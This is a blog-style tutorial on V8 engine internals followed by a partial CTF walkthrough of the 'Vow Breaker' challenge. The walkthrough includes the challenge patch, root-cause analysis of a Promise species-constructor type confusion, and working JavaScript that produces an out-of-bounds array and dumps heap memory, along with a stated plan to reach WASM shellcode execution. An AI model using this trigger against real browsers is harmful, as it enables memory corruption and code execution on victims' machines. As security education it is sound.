

This is a V8 exploitation introduction, where I explain the basic internals of the chrome javascript engine and apply that knowledge to solve the Vow Breaker ctf challenge from NexHunt CTF 2025.
This article is targeted towards pwners looking to get into V8 exploitation, basic GDB and low-level knowledge is assumed.
Building V8 is not covered in this article, I recommend checking the official docs for doing so.
If there are any questions feel free to contact me on my socials, I would love to talk about it.
V8 Internals#
V8 is Google’s open source high-performance JavaScript and WebAssembly engine, written in C++.
In this section I will explore:
- The lifecycle of a javascript program
- Pointer tagging & compression
- How V8 tracks the type of dynamic objects in the heap
This section covers more than what is strictly necessary for the walkthrough because V8 bugs can be found in all of its subsystems, from its parser to its JIT compilers, therefore I believe a basic overarching introduction covering (most of) the engine is necessary.
Lifecycle of a javascript program#
This is the javascript file I’ll be using as an example
function add(x, y) {
        return x + y;
}
add(5, 3);
Everything starts from the code, it gets analyzed by the lexer and transformed into a series of tokens the parser can understand. The tokens are the smallest unit of code that have meaning in javascript, as an example:
var x = 1 when reduced by the lexer becomes var, x, =, 1

These tokens get fed into the parser which uses them to build an abstract syntax tree. An abstract syntax tree is a simpler representation of the code that the bytecode builder can understand and use.
The AST can be printed when running V8 with --print-ast
--- AST ---
FUNC at 12
. KIND 0
. LITERAL ID 1
. SUSPEND COUNT 0
. NAME "add"
. INFERRED NAME ""
. PARAMS
. . VAR (0x3eec01660470) (mode = VAR, assigned = false) "x"
. . VAR (0x3eec016604f0) (mode = VAR, assigned = false) "y"
. DECLS
. . VARIABLE (0x3eec01660470) (mode = VAR, assigned = false) "x"
. . VARIABLE (0x3eec016604f0) (mode = VAR, assigned = false) "y"
. RETURN at 22
. . kAdd at 31
. . . VAR PROXY parameter[0] (0x3eec01660470) (mode = VAR, assigned = false) "x"
. . . VAR PROXY parameter[1] (0x3eec016604f0) (mode = VAR, assigned = false) "y"
In most cases this is the last step of the V8 pipeline, the bytecode gets generated from the AST and sent to the interpreter to be executed.
The bytecode can also be displayed with --print-bytecode
         0x2a1c010000e4 @    0 : 0b 04             Ldar a1
         0x2a1c010000e6 @    2 : 40 03 00          Add a0, FBV[0]
         0x2a1c010000e9 @    5 : b7                Return
The interpreter (named Ignition) is a register-based virtual machine with an accumulator register, understanding the bytecode and the interpreter in detail is out of the scope of this article.
If the function gets “hot”, in other words, reaches a certain number of executions it enters the optimization pipeline.
V8 has 3 JIT compilers, each with its own objective:
- Sparkplug: A non-optimizing compiler that is designed to compile machine code very fast (Called when the function reaches ~10–100 calls)
- Maglev: A mid-tier compiler that balances producing optimized machine code and fast compilation times (~100–1000 calls)
- Turbofan: The flagship compiler that produces highly optimized machine code (~1000+ calls)
As an exploiter, a JIT compiler is one of the most interesting attack surfaces due to its ability to compile and run machine code.
How are objects stored in memory?#
Javascript is a dynamically typed language, this means the engine must store type information with every runtime value. It is done efficiently through something called a map (or a shape (or a hidden class)) and pointer tagging.
First, let’s examine V8’s type system. The type inheritence tree looks a bit like this:
Object
 - SMI (Small Integer)
 - HeapObject
 - - Map
 - - JSReceiver
 - - - JSObject
 - - - - JSArray
 - - - - JSPromise
This isn’t exhaustive, but covers the key types for our discussion.
SMIs are 31 bit integers stored in-line in memory, HeapObjects represent javascript object that are stored in the JS heap.
V8 uses a custom pointer tagging scheme: the least significant bit represents whether a value is an SMI or a HeapObject pointer. And in the case of pointers the second least significant bit represents whether it is a strong pointer (indicates that the referenced object is and must remain in memory) or a weak pointer (the referenced object might have been deleted).
SMIs have their least significant bit always set to zero while HeapObject pointers always have theirs set to one. The reason V8 uses this scheme is for fast garbage collection.
             |----- 32 bits -----|----- 32 bits -----|
 Pointer:    |________base_______|______offset_____w1|
 Smi:        |......garbage......|____int31_value___0|

where w is the bit encoding the 'weakness' of the pointer.
The pointers are split into two 32 bits slices due to V8’s pointer compression.
The engine stores only the 32 bit pointer offsets in the JS heap, and keeps the 32 bit base in a register. This allows for more efficient memory usage in the heap, and also acts a security barrier with the help of Ubercage, V8’s sandbox.
Type metadata in V8#
V8 is built with c++, a statically typed language. To keep track of the type of dynamic objects in javascript in runtime, V8 stores type metadata on the heap with the help of the Map object.
A map is a data structure containing key information about the object, such as its:
- Type
- Size in bytes
- Properties (and where they are stored)
- Type of its elements

A map in action
Why have such a complicated way of tracking metadata?
V8 assumes developers create a limited number of object types that are reused in predictable ways. Maps allow the engine to be very efficient when objects are similar.
var obj1 = {'foo': 2.2};
var obj2 = {'foo': 4.1}; // obj2 now shares the same map as obj1

var obj3 = {'foo': 5.3, 'bar': 1.1}; // obj3's map is derived from obj1's map
                                     // with an added bar property

obj2.bar = 5.5; // Now obj2 shares the same map as obj3, this is called a map
                // transition and it can one way only, these transitions allow
                // the engine to be very efficient with map allocations

Map0 is the map of an empty object, the transitions are one-way only
JSObject && JSArray#
This is arguably the most important part of this section.
I will examine what an object and an array look like in memory, and see the difference between them both.
I will be using the %DebugPrint(); function, so make sure to run v8 with the --allow-natives-syntax flag.
When debugging I also run V8 with the --shell flag to keep it running.
var obj = {'a': 3.5};
%DebugPrint(obj);
DebugPrint: 0x28bf01084055: [JS_OBJECT_TYPE]
- map: 0x28bf01018029 <Map[16](HOLEY_ELEMENTS)> [FastProperties]
- prototype: 0x28bf01003fa5 <Object map = 0x28bf01003321>
- elements: 0x28bf000007bd <FixedArray[0]> [HOLEY_ELEMENTS]
- properties: 0x28bf000007bd <FixedArray[0]>
- All own properties (excluding elements): {
0x28bf000034cd: [String] in ReadOnlySpace: #a: 0x28bf01084085 <HeapNumber 3.5> (const data field 0, attrs: [WEC]) @ Any, location: in-object
}
0x28bf01018029: [Map] in OldSpace
- map: 0x28bf01002db9 <MetaMap (0x28bf01002e09 <NativeContext[302]>)>
- type: JS_OBJECT_TYPE
- instance size: 16
- inobject properties: 1
- unused property fields: 0
- elements kind: HOLEY_ELEMENTS
- enum length: invalid
- stable_map
- back pointer: 0x28bf01018001 <Map[16](HOLEY_ELEMENTS)>
- prototype_validity_cell: 0x28bf00000ac9 <Cell value= [cleared]>
- instance descriptors (own) #1: 0x28bf01084065 <DescriptorArray[1]>
- prototype: 0x28bf01003fa5 <Object map = 0x28bf01003321>
- constructor: 0x28bf01003839 <JSFunction Object (sfi = 0x28bf000658b1)>
- dependent code: 0x28bf000007cd <Other heap object (WEAK_ARRAY_LIST_TYPE)>
- construction counter: 0Let’s focus on the object for now instead of the map:
DebugPrint: 0x28bf01084055: [JS_OBJECT_TYPE]
 - map: 0x28bf01018029 <Map[16](HOLEY_ELEMENTS)> [FastProperties]
 - prototype: 0x28bf01003fa5 <Object map = 0x28bf01003321>
 - elements: 0x28bf000007bd <FixedArray[0]> [HOLEY_ELEMENTS]
 - properties: 0x28bf000007bd <FixedArray[0]>
 - All own properties (excluding elements): {
    0x28bf000034cd: [String] in ReadOnlySpace: #a: 0x28bf01084085 <HeapNumber 3.5> (const data field 0, attrs: [WEC]) @ Any, location: in-object
 }
A JSObject has 4 fields, all of which are pointers:
- A map.
- The prototype of the object. It contains the properties that are not on the JSObject. It follows the concept of a ‘prototype chain’. If V8 does not find the property in the object itself it searches its prototype for it, the prototype also has a prototype field, this search keeps on going recursively until V8 either finds the property or reaches the end of the prototype chain and returns null.
- The elements field. It contains a pointer to where the ‘indexed properties’ of the objects are located at. In this case (no indexed elements) the elements and the properties fields point to the same area.
- The properties field. It contains a pointer to where the ‘named properties’ of the object are in memory.
Indexed properties are properties accessible with an integer index, Named properties are accessible with a string key.

The named properties further branch out into different kinds of named properties: in-object, fast and slow.
In-object properties are stored directly on the object itself. They are the fastest kind of properties in v8 that are accessible directly. Their number is limited by the size of the object.
Fast properties are stored in a properties store (an array). They are accessed linearly with an index. To get the index of a named property in the property store, it is necessary to check the map of the object (Also called the hidden class).

Lastly slow properties are stored in a dictionary. This is done when a lot of properties gets added and deleted from the object. This causes a lot of memory and time overhead so the engine switches to storing the properties in a self-contained dictionnary.

Indexed properties also branch out into many different sub-types (over 20+!) I will only cover the most important ones.
The first distinction the engine makes is whether the elements backing store is PACKED or HOLEY. If an indexed element is not defined or it is deleted, it is represented as a ‘hole’. ‘the_hole’ is a special value in V8 used to mark properties that are not present. If the engine encounters ‘the_hole’ it travels further up the prototype chain to look for the property.
const o = ['a', 'b', 'c'];
delete o[1];
o.__proto__ = {1: 'B'};
If an array contains no holes it considered PACKED: the engine knows it can access all the properties locally with no costly prototype lookups.
The second distinction it makes is for the type of the elements: I’m only interested in these two: SMIs and DOUBLES
V8 starts out with the most specialized type of array moving to a more general form once the type of the elements change.
ELEMENTS is the given type of the array if it contains any value which cannot be represented as SMI or a DOUBLE or if it contains mixed types.

It is possible to only go one way through the lattice.
Let’s see what arrays look like in javascript:
var arr = [1.1, 2.2];
%DebugPrint(arr);
DebugPrint: 0x52201084069: [JSArray]
- map: 0x05220100b4c9 <Map[16](PACKED_DOUBLE_ELEMENTS)> [FastProperties]
- prototype: 0x05220100ae2d <JSArray[0]>
- elements: 0x052201084051 <FixedDoubleArray[2]> [PACKED_DOUBLE_ELEMENTS]
- length: 2
- properties: 0x0522000007bd <FixedArray[0]>
- All own properties (excluding elements): {
0x52200000df1: [String] in ReadOnlySpace: #length: 0x052200036799 <AccessorInfo name= 0x052200000df1 <String[6]: #length>, data= 0x052200000011 <undefined>> (const accessor descriptor, attrs: [W__]), location: descriptor
}
- elements: 0x052201084051 <FixedDoubleArray[2]> {
0: 1.1 (0x3ff199999999999a)
1: 2.2 (0x400199999999999a)
}There are two differences:
- A new length field, which directly corresponds to the array’s size. If this value is changed the array is automatically resized accordingly.
- Floats are stored in-line in memory ! Objects store them using HeapNumbers (Another HeapObject type). This leads to some very interesting results if you can somehow trick v8 into believing an object is an array as it will be showcased later on in the exploitation section.
That’s it! An array is basically a JSObject with some additional properties and a special length field.
Additionally let’s see what all of this looks like in-memory, let’s start with an object and to differentiate between the elements pointer and the properties pointer let’s add an indexed property.
var obj = {'a' : 1.1};
obj[0] = 2.2;
%DebugPrint(obj);
DebugPrint: 0x2d2c01084061: [JS_OBJECT_TYPE]
- map: 0x2d2c01018039 <Map[16](HOLEY_ELEMENTS)> [FastProperties]
- prototype: 0x2d2c01003fa5 <Object map = 0x2d2c01003321>
- elements: 0x2d2c0108409d <FixedArray[17]> [HOLEY_ELEMENTS]
- properties: 0x2d2c000007bd <FixedArray[0]>
- All own properties (excluding elements): {
0x2d2c000034cd: [String] in ReadOnlySpace: #a: 0x2d2c01084091 <HeapNumber 1.1> (const data field 0, attrs: [WEC]) @ Any, location: in-object
}
- elements: 0x2d2c0108409d <FixedArray[17]> {
0: 0x2d2c01017fa5 <HeapNumber 2.2>
1-16: 0x2d2c00020001 <the_hole_value>
}Notice how the float I added is stored as a HeapNumber ? keep this in mind for later.

These are the values present in-memory in the order shown:
- The map pointer offset
- The properties pointer offset
- The elements pointer offset
- Inline properties’ pointer offset (in this case its 1.1 for ‘a’)
Looking at the inline properties, there is a seemingly bizarre 0x515 value before our float (1.1 == 0x3ff199999999999a). This is the map of the HeapNumber. In V8 maps are always stored in-line with the fields of the objects.

Same as before, 0x5dd is the map address offset of the DescriptorArray storing the elements in memory.
0x22 is the length of this array, it is stored as an SMI so bit shifting it by 1 is necessary: 0x22 » 1 = 0x11 = 17
After these two fields are our elements: the pointer to our float HeapNumber and the rest are the_hole values.
Observation: our elements are stored 8 bytes after the elements pointer address
As a recap this is what everything looks like in memory:
Object:

4 bytes   | 4 bytes
-------------------
MAP       | PROPERTIES
ELEMENTS  | INLINE PROPERTIES
-------------------

Elements: (Elements stored as pointers)

4 bytes   | 4 bytes
-------------------
MAP       | BACKING ARRAY LENGTH
ELEMENT 1 | ELEMENT 2
....
....
-------------------
Let’s do the same thing for an array this time:
var arr = [1.1, 2.2];
%DebugPrint(arr);
DebugPrint: 0x33af01084069: [JSArray]
- map: 0x33af0100b4c9 <Map[16](PACKED_DOUBLE_ELEMENTS)> [FastProperties]
- prototype: 0x33af0100ae2d <JSArray[0]>
- elements: 0x33af01084051 <FixedDoubleArray[2]> [PACKED_DOUBLE_ELEMENTS]
- length: 2
- properties: 0x33af000007bd <FixedArray[0]>
- All own properties (excluding elements): {
0x33af00000df1: [String] in ReadOnlySpace: #length: 0x33af00036799 <AccessorInfo name= 0x33af00000df1 <String[6]: #length>, data= 0x33af00000011 <undefined>> (const accessor descriptor, attrs: [W__]), location: descriptor
}
- elements: 0x33af01084051 <FixedDoubleArray[2]> {
0: 1.1 (0x3ff199999999999a)
1: 2.2 (0x400199999999999a)
}
These are the values present in-memory in the order shown:
- The map
- Properties
- Elements
- Length of the array, 0x4 » 1 = 0x2 = 2 (It is stored as an SMI)
Press enter or click to view image in full size

Same as before: the first value is the map of the backing array holding the elements in memory, the second value is the length of this array stored as an SMI.
What is interesting is that the elements this time are stored directly in-memory and not as HeapNumber pointers.
Another thing is that the elements are stored before the array in memory.
This can lead to serious repercussions if for example there was an Out-Of-Bound bug that leads to overwriting an element right after the end of the array.
In other words it would allow us to directly modify the fields of the JSArray! In fact, this is what is often used to gain further exploitation primitives from a ‘simple’ OOB bug.
Observation: The elements are located 0x8 bytes before the JSArray and 0x8 bytes after the elements pointer.
As a recap this is what everything looks like in memory:
JSArray:
4 bytes   | 4 bytes
-------------------
MAP       | PROPERTIES
ELEMENTS  | LENGTH
-------------------
Elements: (Elements stored as direct values)
(0x18 bytes before the JSArray)
4 bytes   | 4 bytes
-------------------
MAP       | BACKING ARRAY LENGTH
       ELEMENT 1
       ELEMENT 2
....
....
-------------------
This is it for the internals section of this article, by now you have all the prerequisite knowledge needed to understand how V8 exploitation works (and more!).
In the next section I will give a detailed walkthrough of a V8 ctf challenge, focusing on explaining the various V8 exploitation primitives and the ways I can achieve code execution in the engine.
Vow Breaker walkthrough#
Challenge files: link
Typically V8 challenges have patch files which introduce the vulnerability. This often introduces out of bounds vulnerabilities, which can later be escalated to more severe capabilities. I began by looking into the challenge.diff file:
diff --git a/src/builtins/iterator.tq b/src/builtins/iterator.tq
index a9458219c1e..84afb16cd43 100644
--- a/src/builtins/iterator.tq
+++ b/src/builtins/iterator.tq
@@ -375,7 +375,8 @@ transitioning javascript builtin AsyncIteratorPrototypeAsyncDispose(
       // d. IfAbruptRejectPromise(resultWrapper, promiseCapability).
       const promiseFun = *NativeContextSlot(
           ContextSlot::PROMISE_FUNCTION_INDEX);
-      const resultWrapper = promise::PromiseResolve(promiseFun, result);
+      const constructor = SpeciesConstructor(capability, promiseFun);
+      const resultWrapper = promise::PromiseResolve(constructor, result);

       // e. Let unwrap be a new Abstract Closure that performs the following
       // steps when called: i. Return undefined.
diff --git a/src/d8/d8.cc b/src/d8/d8.cc
index d91c78951b3..79b2432c768 100644
--- a/src/d8/d8.cc
+++ b/src/d8/d8.cc
@@ -4213,11 +4213,13 @@ Local<FunctionTemplate> Shell::CreateNodeTemplates(

 Local<ObjectTemplate> Shell::CreateGlobalTemplate(Isolate* isolate) {
   Local<ObjectTemplate> global_template = ObjectTemplate::New(isolate);
-  global_template->Set(Symbol::GetToStringTag(isolate),
+ /* global_template->Set(Symbol::GetToStringTag(isolate),
                        String::NewFromUtf8Literal(isolate, "global"));
+                      */
+
   global_template->Set(isolate, "version",
                        FunctionTemplate::New(isolate, Version));
-
+/*
   global_template->Set(isolate, "print", FunctionTemplate::New(isolate, Print));
   global_template->Set(isolate, "printErr",
                        FunctionTemplate::New(isolate, PrintErr));
@@ -4237,9 +4239,11 @@ Local<ObjectTemplate> Shell::CreateGlobalTemplate(Isolate* isolate) {
                        FunctionTemplate::New(isolate, ExecuteFile));
   global_template->Set(isolate, "setTimeout",
                        FunctionTemplate::New(isolate, SetTimeout));
+                      */
   // Some Emscripten-generated code tries to call 'quit', which in turn would
   // call C's exit(). This would lead to memory leaks, because there is no way
   // we can terminate cleanly then, so we need a way to hide 'quit'.
+  /*
   if (!options.omit_quit) {
     global_template->Set(isolate, "quit", FunctionTemplate::New(isolate, Quit));
   }
@@ -4259,6 +4263,7 @@ Local<ObjectTemplate> Shell::CreateGlobalTemplate(Isolate* isolate) {
                          Shell::CreateAsyncHookTemplate(isolate));
   }

+                      */
   return global_template;
 }
There may seem like there is a lot to unpack here, but everything boils down to this line which got introduced to the code:
const constructor = SpeciesConstructor(capability, promiseFun);Root cause analysis#
This bug is just a reintroduction of 380677637 into the current version of v8 (I recommend reading that chromium issue before continuing), There’s a bit of prerequisite knowledge needed about this scenario that I’ll dive into.
The vulnerable function is AsyncIteratorPrototypeAsyncDispose which is basically a clean up function that is automatically called when an async scope is exited.
async function main() {
    // 1. Create the generator. 'await using' registers it for cleanup.
    await using myIterator = generator();

    // 2. Use it a bit...
    await myIterator.next();

} // 3. <--- End of block (Scope exit)

// 4. The engine AUTOMATICALLY finds myIterator[Symbol.asyncDispose] and calls it.
// 5. That internal function calls myIterator.return().
// 6. The generator closes.
This is a snippet from that bug report I linked earlier:
transitioning javascript builtin AsyncIteratorPrototypeAsyncDispose(
    js-implicit context: Context, receiver: JSAny)(): JSAny {
  // JSPromise object that is returned by this method
  const capability = promise::NewJSPromise();

  try {
    try {
      // Get the "return" method on the async iterator
      const returnMethod = GetMethod(receiver, kReturnString) otherwise IfUndefined;
      // Call the "return" method on the async iterator object, which returns a JSPromise object
      const result = Call(context, returnMethod, receiver, Undefined);

      // Get the Promise method in the native context
      const promiseFun = *NativeContextSlot(ContextSlot::PROMISE_FUNCTION_INDEX);

      // Get the constructor that creates a new Promise object
      // Since Promise[Symbol.species] is set to MyConstructor in the POC
      // Therefore, the constructor obtained here is MyConstructor
      const constructor = SpeciesConstructor(capability, promiseFun);

      // Call Promise.resolve(result) to create a JSPromise object that wraps the result of the return() method
      // Note: Here the constructor is our custom MyConstructor
      // So PromiseResolve() will create the object to be returned using MyConstructor as the constructor
      // Therefore, resultWrapper is actually the fake_promise object in the POC
      const resultWrapper = promise::PromiseResolve(constructor, result);

      // handler for the then method
      const resolveContext = ...;
      const onFulfilled = AllocateRootFunctionWithContext(
          kAsyncIteratorPrototypeAsyncDisposeResolveClosureSharedFun,
          resolveContext, %RawDownCast<NativeContext>(context));

      // Execute the .then method on resultWrapper
      promise::PerformPromiseThenImpl(
          // Here it tries to convert the JSObject type fake_promise to JSPromise, causing a crash
          UnsafeCast<JSPromise>(resultWrapper),
          onFulfilled,    // onResolve
          UndefinedConstant(),   // onReject
          capability    // Promise object returned when the then() method is completed
        );
    } label IfUndefined {
      ...
    }

    // 7. Return promiseCapability.[[Promise]].
    return capability;
  } catch (e, _message) {
    ...
  }
}
The critical line in this code block is:
const constructor = SpeciesConstructor(capability, promiseFun);This is problematic because I can set the promise SpeciesConstructor to my own custom constructor:
Object.defineProperty(Promise, Symbol.species, {
    "value": MyConstructor
});
To further understand how promises work under the hood, let’s examine the ECMAScript spec for promise constructors:
- A promise constructor must take an executor function as its argument
- This executor function in turn takes two arguments:
- A resolve function that gets called when promise is resolved (the query was successful), it takes a single argument which is either the value of the deferred action or another promise.
- A reject function that gets called when the promise fails. It takes a single argument which is an Error object.
- In addition these two functions are defined in the constructor itself usually.
- The constructor must return the Promise object.
And AsyncIteratorPrototypeAsyncDispose is not equipped to deal with possibly malicious constructors, so calling it with a custom one set will allow me to corrupt memory
const resultWrapper = promise::PromiseResolve(constructor, result);I can then call the promise resolve method on my custom promise.
The resultWrapper should have been a JSPromise which wraps the result of our promise but in reality it is a JSArray due to my custom constructor.
promise::PerformPromiseThenImpl(
          // Here it tries to convert the JSObject type fake_promise to JSPromise, causing a crash
          UnsafeCast<JSPromise>(resultWrapper),
          onFulfilled,    // onResolve
          UndefinedConstant(),   // onReject
          capability    // Promise object returned when the then() method is completed
        );
This line shows that the function casts my custom promise to a JSPromise without any checks, thus allowing a type confusion.
Without going into further details, just know that this type confusion allows me to get an array with an unreasonably high length

Here is the code so far:
async function* generator() {
    yield 1;
}

const gen = generator();
let corrupted_arr = [1.1];

function MyConstructor(executor) {
    function myResolve(value) {
        ;
    }
    function myReject(err) {
        ;
    }
    executor(myResolve, myReject);

    return corrupted_arr; // EVIL!! <- instead of returning a Promise,
                          //           I return an array
}

Object.defineProperty(Promise, Symbol.species, {
    "value": MyConstructor
});

gen[Symbol.asyncDispose]();- I’d like to make a little side note here:
The heap spraying that 303f06e3 used in their vulnerability report seems unnecessary to me, I tried removing it and using a singular array and the exploit worked as usual.
Exploitation#
The plan for exploitation is :
- Make the addrof and fakeobj primitives
- Make the caged v8 heap read and write primitives
- Use all of the primitives I created to smuggle shellcode into a WASM RWX page
- Trigger the WASM code
Let us get started!
First I declared some necessary helper functions:
// All credit goes to s41nt0l3xus for these helper functions

// conversation arrays
const conversion_buffer = new ArrayBuffer(8);
const float_view        = new Float64Array(conversion_buffer);
const int_view          = new BigUint64Array(conversion_buffer);

// Convert BigInt to hex representation
BigInt.prototype.hex = function () {
    return '0x' + this.toString(16);
};

// Convert BigInt to float representation
BigInt.prototype.i2f = function () {
    int_view[0] = this;
    return float_view[0];
}

// Set the lowest bit to represent a tagged pointer
BigInt.prototype.tag = function () {
    return this | 1n;
};

// Unset the lowest bit to represent an untagged pointer
BigInt.prototype.unTag = function () {
    return this & ~(1n);
}

BigInt.prototype.toSmi = function () {
    return this << 1n;
}

BigInt.prototype.fromSmi = function () {
    return this >> 1n;
}

// get low dword
BigInt.prototype.low = function () {
    return this & BigInt(0xffffffffn);
};

// get high dword
BigInt.prototype.high = function () {
    return this >> BigInt(32);
}

// Convert a Number to hex representation
Number.prototype.hex = function () {
    return '0x' + this.toString(16);
};

// Convert a Number (float) to integer representation
Number.prototype.f2i = function () {
    float_view[0] = this;
    return int_view[0];
}

function pack(low, high) {
  return low | (high << 32n);
}

function sleepFor(sleepDuration) {
    var now = new Date().getTime();
    while (new Date().getTime() < now + sleepDuration) { /* do nothing */ }
}

function loghex(x)
{
  console.log(x.hex());
}
The reason I have a float to BigInt convertor is that the values I read with the OOB are float numbers which are impractical to work with.
The high and low methods are for extracting the upper 4 bytes or lower 4 bytes of an 8 byte value, I need them due to v8’s pointer compression.
addrof & fakeobj primitives#
In V8 exploitation the first primitives needed to get arbitrary read and write are addrof and fakeobj. They allow me to both get the address of any heap object and make v8 treat something as an object respectively.
There are various ways to get these capabilities, in this section I will interact directly with the pointers of the array elements.
As shown in the internals section, the elements of a float array are situated right before its fields in-memory. Let’s re-verify it.
// conversation arrays
const conversion_buffer = new ArrayBuffer(8);
const float_view        = new Float64Array(conversion_buffer);
const int_view          = new BigUint64Array(conversion_buffer);

// Convert BigInt to hex representation
BigInt.prototype.hex = function () {
    return '0x' + this.toString(16);
};

// Convert BigInt to float representation
BigInt.prototype.i2f = function () {
    int_view[0] = this;
    return float_view[0];
}

// Set the lowest bit to represent a tagged pointer
BigInt.prototype.tag = function () {
    return this | 1n;
};

// Unset the lowest bit to represent an untagged pointer
BigInt.prototype.unTag = function () {
    return this & ~(1n);
}

BigInt.prototype.toSmi = function () {
    return this << 1n;
}

BigInt.prototype.fromSmi = function () {
    return this >> 1n;
}

// get low dword
BigInt.prototype.low = function () {
    return this & BigInt(0xffffffffn);
};

// get high dword
BigInt.prototype.high = function () {
    return this >> BigInt(32);
}

// Convert a Number to hex representation
Number.prototype.hex = function () {
    return '0x' + this.toString(16);
};

// Convert a Number (float) to integer representation
Number.prototype.f2i = function () {
    float_view[0] = this;
    return int_view[0];
}

function pack(low, high) {
  return low | (high << 32n);
}

function sleepFor(sleepDuration) {
    var now = new Date().getTime();
    while (new Date().getTime() < now + sleepDuration) { /* do nothing */ }
}

function loghex(x)
{
  console.log(x.hex());
}


async function* generator() {
    yield 1;
}

const gen = generator();
let corrupted_arr = [1.1];
let obj = {a : 1.1}
let obj2 = {b: 2.2, c:3.3}
let victim = [obj]

function MyConstructor(executor) {
    function myResolve(value) {
        ;
    }
    function myReject(err) {
        ;
    }
    executor(myResolve, myReject);

    return corrupted_arr;
}

Object.defineProperty(Promise, Symbol.species, {
    "value": MyConstructor
});

gen[Symbol.asyncDispose]();

%DebugPrint(victim);

for (let i = 0; i < 50; i++) {
        console.log("i: " + i + " high: " + corrupted_arr[i].f2i().high().hex() + " low: " + corrupted_arr[i].f2i().low().hex())
}

victim[0] = obj2;
%DebugPrint(victim);

for (let i = 0; i < 50; i++) {
        console.log("i: " + i + " high: " + corrupted_arr[i].f2i().high().hex() + " low: " + corrupted_arr[i].f2i().low().hex())
}
There are quite a few references to the address of the element in the heap memory, the first few ones are irrelevant to me (this can be checked by changing the victim element to another object and rechecking the values in memory). I am interested in the pointer stored in the elements field.
